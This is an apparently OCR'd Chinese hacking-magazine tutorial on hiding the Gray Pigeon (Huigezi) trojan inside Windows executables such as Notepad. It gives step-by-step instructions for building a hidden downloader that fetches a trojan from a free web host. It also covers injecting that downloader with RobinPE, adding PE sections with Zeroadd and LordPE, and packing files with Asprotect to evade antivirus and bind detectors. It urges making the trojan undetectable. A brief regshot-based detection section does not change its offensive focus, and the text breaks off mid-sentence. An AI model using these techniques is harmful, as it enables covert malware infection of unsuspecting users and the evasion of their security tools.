
插入藏匿前，先介绍一个软件：灰鸽子潜入者。它可以从给定的地址处下载文件，下载完成后隐蔽运行。先申请一个免费空间，然后将木马上传到免费空间处，假设免费空间为http://www.sina.com，将名为huigezi.exe的木马上传到免费空间。我们再运行灰鸽子潜入者，如图1。


图 1

在灰鸽子潜入者的http下载地址处填上http://www.sina.com/hugezi.exe，点“生成”按钮生成一个文件名为ok.exe的文件，文件大小仅为1.46k。运行它后可自动从http://www.sina.com/hugezi.exe处下载木马并隐藏运行。


我们先用灰鸽子的万能文件捆绑器将WindowsXP的记事本和灰鸽子潜入者捆绑在一起，如图2。然后用MT捆绑克星查看，发现3个文件头，如图3。再用16位编辑器winhex打开记事本查找“This program”发现两处，也就是说两处文件头，使用瑞星扫描捆绑后的记事本，报告有病毒，常见的3种方法检测无一通过。我们再给捆绑后的记事本加一个Asprotect壳，除瑞星不报病毒外，其他两种检测方法MT捆绑克星和16位编辑器winhex都无法通过。

我们再来看看见缝插针软件RobinPE。打开RobinPE，如图4，在“后门文件”中填入后门灰鸽子潜入者ok.exe文件的路径，在“整体植入”中填入记事本的路径。点“计算空间”按钮很快得出


图 2

结论：“可以试试”。点“开始植入”按钮，很快将灰鸽子潜入者植入到记事本中，查看一下文件大小无变化。我们再用16位编辑器winhex打开插入后的记事本，查找“This program”，只发现一处（一个文件头）；用瑞星杀查插入后的记事本没有报告有病毒，用MT捆绑克星查看插入后的记事本发现两处文件头。我们再给插入后的记事本加一个Asprotect壳，再用MT捆绑克星查看发现1处文件头，3种方法全部通过。

以上我是用记事本和灰鸽子潜入者进行的插入实验。你可将


图 3

Anskya Downloader迷你版等小的后门插入到其他exe文件中。Anskya Downloader迷你版与鸽子潜入者相比，更好用，生成服务端时可以选择不加壳，这样便于自己给后门加其它壳，并且加壳后大小仅为1.16k。用上述方法主要缺点是得申请免费空间，较麻烦。另外，灰鸽子潜入者和Anskya Downloader迷你版都不能穿过防火墙，这是最大的缺点，据Anskya Downloader迷你版作者说下一步要开发可以穿过防火墙的Anskya Downloader，我们期待着。




图 4

二、为文件增加区块，可将木马插入藏匿到exe文件中

由于正常文件的空隙毕竟有限，因此要想在一个exe文件中插入一个比较大的木马必须增大空隙，只有一个办法：增加区块。为文件增加区块可使用手工增加。首先，需要增加一个块头；增加块头指向的数据段；然后调整文件映像尺寸大小，不过实在麻烦，我们还是用工具吧！推荐使用Zeroadd软件，运行Zeroadd软件后，单击“Pick a file”按钮，打开记事本，如图5。




图 5

在“Enter a name for the new section”处输入块名，名字可随便填，这里我填的“Hack”，在“Enter # of bytes to add (in hex)”处填增加的字节数，注意字节数最好是200的倍数，否则，由于对齐的原因，在Windows2000和Windows XP下可能无法运行。然后点“Add new section”，结果出现提示对话“There is not enough blank space in the PE header to insert the data for a new section.”，中文大体意思是“PE头空间不足”。原因是一般的软件块表（位于PE文件头和原始数据之间，具体可查阅相关资料）后是一段全0的空间，因此新增区块不会破坏文件。但有些软件块表后，没有多余空间了，而Windows的一些程序，块表后为Bund Import（绑定导入）数据，没有多余空间，因此不能增加区块而报错。解决的办法是将Bund Import的RVA（相对虚拟地址）和SIZE（大小）设为0，同时将Bund Import数据清零。具体方法如下：LordPE汉化版，点“PE编辑器”打开记事本，如图6，在出现的窗口中点“目录”按钮，又出现一窗口，点“绑定导入”这一行的“H”按钮，又出现如图7所示的窗口，黑色的为Bund Import数据，偏移地址为00000250—00000313。我们用16位编辑器winhex打开记事本，将偏移地址为00000250—00000313处的数据用00填充后保存。然后再用LordPE汉化版重新打开记事本，将“绑定导入”处的（图6画线处）RAV的00000250改为00000000，大小处的000000D0改为00000000，点“保存”按钮即可。然后再用Zeroadd软件，用上述方法增加区块就不报错了。增加区块成功后，再用RobinPE就很容易的将木马插入到记事本中。如常见的网络神偷、灰鸽子就很容易的插入到记事本中了，当然也可插入到其它程序中了。




图 6




图 7

另外还有一个软件TOPO，也可增加区块，也比较好用，但只能在Windows98下面运行，使用Windows98的朋友可以试试。

三、木马藏匿的检测和预防

当然，还是老办法，不要随便接收别人的文件，不要上小网站上下载文件。至于检测我目前仍没有发现有什么好的办法，如果知道软件本身的MD5值最好了，检测一下MD5值就知道了，可是并不是每个软件的MD5值都知道。只能向你推荐一种间接的办法，当你下载一个程序后感到可疑时，而又需要安装或运行它，可先打开注册表监视工具regshot汉化修改版，在扫描目录里添加上winnt（或windows）和Program Files目录，点“快照1”按钮，快照1完成后，再运行你下载的文件，运行后立即取消运行安装，一定不要安装，否则可能无法区分是软件本身增加的文件或注册表键值，还是木马增加的。如已下载的文件插入或捆绑木马了，运行程序的同时木马已经在后台运行了。再点“快照2”按钮，完成后再点“比较”按钮，如有文件或注册表键值增加，尤其要注意常见的几处木马启动的注册表键值和winnt目录，很可能是个捆绑或插入文件。找到注册表中增加的键值和增加的文件直接删除，就可将木马清除了。

四、一点说明

用上述方法插入木马时被插入的程序和插入的木马最好无壳，成功率较高。插入的木马最好是象灰鸽子2005等插线程的木马，被插入的文件最好大些，否则的话，一个小文件变大太容易引起怀疑。另外木马一定要改造成免杀版，虽然插入后瑞星等病毒防火墙检不到，但在后台运行后，病毒防火墙仍可检测到。一定不要插入到Windows的浏览器等关键进程，因Windows有很强的保护机制，Windows发现重要文件变化后，马上就又从备份文件夹替换回去，如备份也替换，Windows将报错，提